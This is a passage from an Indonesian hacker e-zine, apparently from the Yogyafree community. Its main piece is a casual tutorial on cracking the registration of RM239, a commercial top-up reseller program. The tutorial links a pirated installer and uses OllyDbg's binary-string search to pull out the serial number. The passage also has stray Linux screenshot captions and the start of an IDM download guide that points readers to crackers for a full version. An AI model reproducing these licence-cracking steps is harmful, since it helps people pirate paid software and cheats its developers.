
Login Screen (CLI) - framebuffer :



Mplayer (CLI) - mendengarkan musik di CLI :




Splash KDE:



Tampilan Awal KDE:



Contoh Aplikasi (KDE)



-----,end,-----

Cracking Software Pulsa RM239-R6

Penulis : Abah – Abahkoe //Yogyafree Makassar// (email.abah@yahoo.com)



Hmmm...mau mulai dari mana ya jujur gw bukan penulis hayyahhh...make gw lagi padahal orang Makassar hehehe...mikir dulu apa ya mulainya...hmmm...hmmm...hmmm wah kepanjangan mikirna OK lest GO...!!!

Kita akan mencoba melakukan sebuah kegiatan yang dianggap sebagai bagian dari sebuah maha karya (CiiiEeee...serasa jadi

pakar dech...!!!) dan bukan sebuah hasil kejahatan (CiiiEeee...sok Alim nich...!!!).

Kadang kita melihat dan berangan kalau kita bisa kaya dengan duduk santai di rumah tanpa harus kerja keras banting tulang sana sini dengan kata lain kita hanya ongkang² kaki aja...hmmm...itu bisa dengan software ini kemalasan seperti tadi bisa kita dapatkan HeHeHe...

Apakah nama software...??? ← pertanyaan yang sangat professional menjurus

Nama software itu adalah RM239, CD master udah kita dapat di <http://rapidshare.com/files/72826871/Rm239-r6.rar.html>

Mari kita lihat secara singkat apa itu software RM239

Buka buku jadul OM Google

Informasi dari om google

"RM239 adalah software untuk menggantikan tugas operator dalam melayani transaksi reseller. Software ini hampir seluruhnya berfungsi secara otomatis. Auto Start, Auto Redirect, Auto Check, Auto Reply, Auto Block, Auto Notify, Auto Parse. RM239 bersifat universal, bisa digunakan untuk berbagai provider pulsa.

RM239 bisa dipakai oleh Agen MKios, PC Online(AutoRefill), Host2Host Eratel, E-Flexi, MTronik (SEV), Dompot Pulsa, dan E-Pulsa lainnya untuk membuat All Operator untuk selanjutnya di distribusikan ke Sub Agen

RM239 sangat mudah instalasinya sehingga Anda pun dapat menginstallnya sendiri dengan bantuan Buku-Manual / Tutorial + CD tanpa perlu Training khusus!"

Nah...!!!

Jadi dech kita ongkang² kaki itu dech...tapi...!!! Softwaranya kan pasti di beli sama agen kan...??? Set mode bingung

Pasti ujunk²nya gratisan booo...!!!

OK dech kalau gitu kita menuju laboratorium Yogyafree untuk experiment... peralatan tempur lainnya

[-] appserv-win32 {SQL Counter HP} <http://www.mirror.in.th/sourceforge.net/a/ap/appserv/appserv-win32-2.4.2.exe>

[-] ollydbg , <http://ollydbg.de/odbg110.zip>


[-] <http://www.ziddu.com/download.php?uid=arOamJuoa7GfnOKnZ6qhkZSrZKufIpym7>

Peralatan berikutnya Rokok Kopsus dan yang paling utama adalah Smart Brain (Sok Kekeju²an HeHeHe...)

Mulai..

Kita siapkan master, peralatan pertama, kedua dan ketiga yang udah kita dapatkan terus kita install pada kompi yang udah disiapkan

Ini screenshootnya



Buka aplikasi ollydbg. Setelah itu cari dimana aplikaisi dari rm239 terinstall seperti pada screenshot diatas karena dalam mengcrack kita harus mencari ekstensi .exe setelah kita mendapatkan .exe dari rm239 maka otomatis dia akan memanggil perintah registrasi


Screenshootnya di bawah ini



Pak...!!! Kenapa ada lingkaran pak...??? ← pertanyaan yang buat ane kaget nich padahal mau di jelasin...huhhh....!!!

Lingkaran itu adalah bukti kalau software yang kita install tidak dan belum di registrasi yang tentunya membutuhkan SN (serial Number) atau paling tepatnya Nomor Buntut ← heHeHe...

Nah lanjut manggg...!!!
Setelah muncul screenshot diatas maka kita klik yang udah ane lingkari dan akan muncul ini



Nomor² yang ada ketika kita mengklik option register adalah nomor bawaan dari software itu dan setiap software yang di install nomornya itu akan selalu berubah sehingga butuh kecermatan lagi untuk mengcrackngnya.


Nah kita lihat sederet nomor panjang di atas yang ane udah lingkari ane mencoba mengambil nomor yang udah ane garis bawahai yaitu 8652118 tapi...eits...!!! Jangan langsung cracking nomor itu... kita harus pisahkan nomor itu kedalam urutan nomor cracking dengan 6 digit knp 6 digit karena ane senang 6 digit dan alhamdulillah sesuai dalam aturan logaritma di cracking jadi tadi ane dah katakan SMART and BRAIN

Lanjut...!!!

Setelah ane dapat nomor itu maka ane akan mencoba mengcrack nomor itu pakai ollydbg tadi. **Klik kanan – Search For – Binary String**




Setelah itu tekan OK dan biarkan dia berjalan mencari apa yang diinginkan sehingga dia muncul ini



Perhatikan nomor yang ane lingkari dan hasil pencarian dari ollydbg dengan 6 digit yang dah ane formulaskan.

Lanjut....!!!



HorEEE...!!!!...PARTY...!!! dapat dech SN atau nomor buntutnya dengan sedikit di geser ke bawah akhirnya dapat

Screenshot



Screenshot



Huhhh...akhirna selesai juga kerjaan yang membuat brain ini berpikir dan rukuk 3 bungkus habis dengan kopsus 3 habis HeHeHe...

Ada pertanyaan knp bisa dapat SNna apa rumusna...??? ← pertanyaan seorang hacker...buat ane pusing...wait...hmmm...hmmm...

Perhatikan angka ya tertera pada screenshot yang pada waktu ane buat 6 digit yang berwarna hitam itu jawabna dan lihat hasil pencarian dari ollybdg apa angkana sama...HeHeHe...

Wassalam

Abah
-----,end, -----

My Inspiration
[-] Daddy and Mother
[-] Is my lovely HellHag (jane.mitha@gmail.com)
All Crews YogyaFree and YogyaFree Regional Makassar

Penggunaan IDM - Sites Grabber

Mengambil file dengan mudah di sebuah Website

Penulis : X-Blast



Assalamualaikum Wr. Wb, semua !
Ini adalah tulisan pertama gw pada X-Code Magazine, sebelumnya aku mau ngucapin terima kasih buat mas- mas & abang – abang Yogyafree, uda nampilin nehh artikel.

(maklum aku kan anak smp kls 3 jadi harus hormat dong dengan kakak-kakak yang lebih tua ..),
He .. he.. he..

Oke, next lanjut ke to the point :
Pada artikel neh, gw membaginya menjadi dua bagian yaitu

- 1. Proses Penginstallan IDM
- 2. Site Grabbing dengan IDM

Oke, This All :


1. Proses Penginstallan IDM

IDM alias Internet Download Manager adalah sebuah program yang dirancang khusus untuk mendownload file (di Internet tentunya), dengan terintegrasi didalam browser kita (IDM telah banyak mensupport untuk berbagai macam browser seperti Mozilla Firefox, Internet Explorer, Opera, dsb (untuk yang lain silahkan coba sendiri). Internet Download Manager dapat diambil pada websites resminya <http://internetdownloadmanager.com>




(IDM, ohh yaa, kalo yang lambangnya perisai itu bukan'e maaf yaa, kebetulan gw pake vista).
Ohh, ya idman itu versi trial, kalo mau yang full, minta ajarin aja ma mas **NeMeSiS_ByTe**, ato ma mas **Poni yang hebat – hebat nge-crack, euuyyy ...**


Setelah itu langsung install,



Next – next aja, semua. Oke pas uda di install, IDM akan memberikan sebuah comment alias komentar, bahwa browser anda telah di integrasikan oleh IDM.




IDM diintegrasikan ke Mozilla Firefox




Kalo pake opera, pilih Yes atau Ok,
Kalo udah, browser akan menampilkan sebuah halaman websites, close aja, kemudian jalankan !,
“ kalo browser loe sedang digunakan pada saat menginstall IDM, silahkan direstart ulang.....”



Setelah di install, muncul sebuah icon kecil di toolbar windows sebelah kanan, kemudian klik 1 kali.



Beginilah sebuah IDM,dengan fitur – fiturnya apa adanya, kalo mau coba silahkan aja, buka browser loe, kemudian klik pada link file yang akan di download. Contoh loe mau download programnya mas poni di <http://www.yogyafree.net/download/XRemote.zip>




Kemudian, klik Start Download
IDM akan memproses file yang loe download.

2. Site's Grabber Pake IDM

